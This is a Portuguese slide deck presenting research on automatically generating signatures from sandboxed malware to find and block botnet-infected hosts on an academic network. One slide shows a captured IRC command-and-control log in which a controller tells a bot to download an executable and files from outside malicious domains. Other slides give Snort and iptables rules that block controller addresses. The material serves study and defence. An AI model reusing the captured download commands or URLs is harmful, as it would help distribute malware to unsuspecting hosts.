Uma Arquitetura Baseada em Assinaturas para Mitigação de Botnets

Autoria do artigo: João Marcelo Ceron, Lisandro Zambenedetti Granville, Liane Margarida Rockenbach Tarouco

Apresentação: Bruno Follmann

Botnets

- Uma das mais sérias ameaças à segurança da internet;
- São redes formadas por hosts escravos, os bots;
- Controladas por um mais atacantes, denominados botmasters;
- Permitem roubo de informações, envio de spam, ataques DDoS, distribuição de malwares;
- Em 2014, estimava-se 18 infecções por segundo, e 500 milhões por ano (FBI);
- Prejuízo de bilhões para a economia.

Botnets

- Maioria de técnicas de detecção se baseiam em botnets centralizadas ou com certos protocolos de comunicação;
- O trabalho visa gerar assinaturas automaticamente pela análise de malware;
- Malware coletado via honeynets;
- Analisado em ferramentas automatizadas online, do tipo sandbox.

Trabalhos relacionados

- Botsniffer: metodologia para identificar controladores de botnets baseada na similaridade de tráfego. Emprega um algoritmo de correlação que atua em botnets de estrutura centralizada e baseadas em protocolos específicos (IRC e HTTP);
- Técnica Holz et al. para mitigar a infame botnet Storm Worm. Os autores analisaram uma grande quantidade de spam e fizeram engenharia reversa no malware, identificando protocolos de comunicação e se infiltrando na rede. Explorando vulnerabilidades, foram capazes de descadastrar máquinas;
- Peter Wurzinger et al. possui o trabalho mais similar. Entretanto, a nova proposta usa software gratuito, é modular, permite a análise temporal da rede, e constrói uma base de dados robusta para usos futuros.

Arquitetura

- Totalmente modular;
- Há uma base de dados para malware/botnet que concetra informações e interage com toda a arquitetura;
- Dividida nos conjuntos funcionais **Coleta e Análise de Malwares**, **Processamento de Assinaturas**, e **Rastreamento e Mitigação de Bots**.

Coleta e análise de malwares

- **Coleta de Malware**: Obtém arquivos suspeitos por meio de submissão manual, honeynets, e análise de URL de spams;
- **Processador de Binários**: Verifica a integridade, classifica e armazena os arquivos binários na base de dados;
- **Submissor de Malware**: Submete os arquivos maliciosos para Sanboxes e ferramentas de verificação de assinaturas.

Processamento de assinaturas

- **Coleta e Análise de Relatórios**: Obtém os relatórios dos arquivos submetidos às fontes externas, e localiza padrões de comunicação, gerando assinaturas;
- **Coleta de Fontes Externas**: Informações coletadas por terceiros;
- **Coletor de Informações Complementares**: Analisa dados da assinatura, como IP.


```
190.964397 192.168.0.2 83.133.119.206 TCP mtqp > 65520 [PSH, ACK]
Seq=91 Ack=229 Win=17292 Len=12
```

```
NICK cucdaseb
USER b020501 . . :-Service Pack 3
JOIN &virtu
:u. PRIVMSG cucdaseb :!get http://updatemania.info/build/setup17.exe
:u. PRIVMSG cucdaseb :!get http://file0129.iwillhavesexygirls.com
   :88/erdown.txt
:u. PRIVMSG cucdaseb :!get http://pozeml.com/oc/box.txt
PING :j.
PONG :j.
JOIN &virtu
PING :j.
PONG :j.
JOIN &virtu
```


Rastreamento e mitigação de bots

- **Localizador de Bots:** Obtém as assinaturas e formata um filtro para mapear padrões na rede local;
- **Módulo Reativo:** Impede que as máquinas infectadas continuem ativas, ou ao menos que sejam controladas pelo atacante. Usa ferramentas como regras de filtro de pacotes e assinaturas de sistemas de detecção de intrusão;
- **Informações Estatísticas**: Monitora o funcionamento da solução e apresenta os dados ao administrador via uma interface web.

Arquitetura



Implementação



Implementação

- Todos os componentes da arquitetura foram implementados;
- **Coleta de Malwares** implementada por meio de uma honeynet, em uma máquina rodando o software Nephentes;
- Os arquivos coletados e gerados por esse software são armazenados em um diretório e continuamente processados pelo **Processamento de Malwares**;
- **Processamento de Malwares** insere os malwares na base de dados, e faz verificação quanto a integridade (usando a ferramente file disponível nos sistemas Unix) e faz uma pré-classificação tendo como base assinaturas de um anti-virus (clamAV).

Implementação

- A avaliação das funcionalidades dos malwares foi feita pelas ferramentas externas gratuitas CWSandbox e Anubis;

- Assim, o **Submissor de Malware** foi implementado por scripts de sumissão das próprias ferramentas;

Implementação

- **Coleta e Análise de Relatórios** verifica a disponibilidade dos relatórios e busca indícios de canal de controle de botnets;
  - Obtenção de relatórios: Verifica periodicamente se arquivos submetidos já foram analisados pela sandbox, salva as informações em memória e faz o encaminhamento;
  - Relatórios de funcionalidades do malware em formato XML (CWSandbox e Anubis, e tráfego de rede gerado pelo bot em formato pcap (Anubis);
  - Geração de assinaturas: Se atividade for observada em ambos os relatórios, uma assinatura é automaticamente gerada.

```
<xml>
<botnet_signature>
  <id>0234</id>
  <remoteaddr>85.11.143.208</remoteaddr>
  <remoteport>65520</remoteport>
  <protocol>TCP</protocol>
  <date>Ter Jul 27 15:57:43 UTC 2010</date>
  <comment>automatically generated</comment>
</botnet_signature>
</xml>
```

Implementação


- Assinaturas são armazenadas na base para que outros componentes as utilizem;
- O componente **Coletor de Fontes Externas**, por exemplo, analisa as assinaturas e popula a base de dados com informações de geo-localização, consultando os serviços on-line IPinfoDB e geoLocation;
- Para o **Módulo Reativo**, as assinaturas são traduzidas para assinaturas do IDS Snort;
- Ele também gera regras para o filtro de pacotes Iptables.

```
alert tcp $HOME_NET any -> 85.11.143.208
any (content:'JOIN', msg:" Known Bot signature - BLOCKING";
flags:S; reference:url,www.botlog.org; threshold: type limit, track
by_src, seconds 3600, count 1; classtype:trojan-activity; sid:940006;
    rev:001;
fwsm dst, 30 days;)
```

```
1  iptables -A security -s 143.54.224.30 -j DROP
2  iptables -A security -d 143.54.224.30 -j DROP
3  iptables -A PREROUTING -s 143.54.224.30 -p tcp -m physdev
4     --physdev-in eth0 -m        tcp --dport 80 -j DNAT
5   --to-destination 143.54.1.38:80
```

Implementação

- O componente **Estatística** é implementado por meio de uma página web PHP;
- Apresenta relatórios dinamicamente construídos;
- Também é possível traçar mapas com a localização dos controladores.




Implementação

- O **Coletor de Fontes Externas** foi implementado por meio da blacklist Shadowserver, atualizada diariamente e convertida para a arquitetura;
- Por fim, o componente **Localizador de Bots** foi implementado através da análise de fluxos de rede (Netflow [Cisco 2010]);
- Cada assinatura de botnet foi mapeada, segundo a sintaxe dos fluxos, e periodicamente avaliada na rede;
- Assim, cada máquina com assinatura de alguma botnet é eventualmente identificada;
- O administrador pode então aplicas regras mitigatórias (**Módulo Reativo**).


Resultados

- Ferramenta implementada e validada em uma rede acadêmica por 8 meses (Agosto de 2009 a Março de 2010);
- Nesse período, identificou-se 4149 máquinas comprometidas;
- 42,9% das máquinas responderam a mais de um controlador, com média de 10 acessos;
- Isso se deve ao incremento da disponibilidade da botnet, e à técnicas fast-flux.



Resultados

- Registrou-se também as assinaturas importadas no sistema;
- Pode-se verificar uma grande quantidade de assinaturas únicas;
- É comum o uso de portas de difícil controle, como a 80/TCP (HTTP);
- Essas portas dificilmente são bloqueadas por filtros de pacotes das instituições.



Resultados

- Poucos controladores - super controladores - são responsáveis pelo controle de um grande número de máquinas comprometidas;
- O endereço 83.68.16.X corresponde a um servidor alocado em uma empresa de hospedagem na América do Norte;
- Normalmente localizados em países desenvolvidos, em empresas de hospedagem;
- Raramente ocorre migração geográfica.

Acessos	Possível controlador de *botnet*
392	83.68.16.X
7	83.68.16.X
6	125.214.65.X
5	74.63.78.X
4	69.65.19.X
4	69.64.147.X
4	141.152.124.X
2	128.130.56.X
2	103.72.47.X
2	103.72.47.X

Conclusões

- As máquinas comprometidas foram identificadas com tempo médio inferior a 2 dias, e restringidas por meio de filtros de acesso;
- Os reponsáveis pelas máquinas foram alertados via email e páginas web informativas;
- A base de dados construída pela arquitetura agregou um bom volume de informações, permitindo entender características e similaridades das botnets;
- Como melhoria, sugere-se o desenvolvimento de novas soluções de geração de assinaturas;
- Também sugere-se uma linguagem unificada padronizada para a descrição de arquivos maliciosos, otimizando o processamento de informações;
- Por fim, a natureza da arquitetura permite a adição de novos módulos auxiliaries.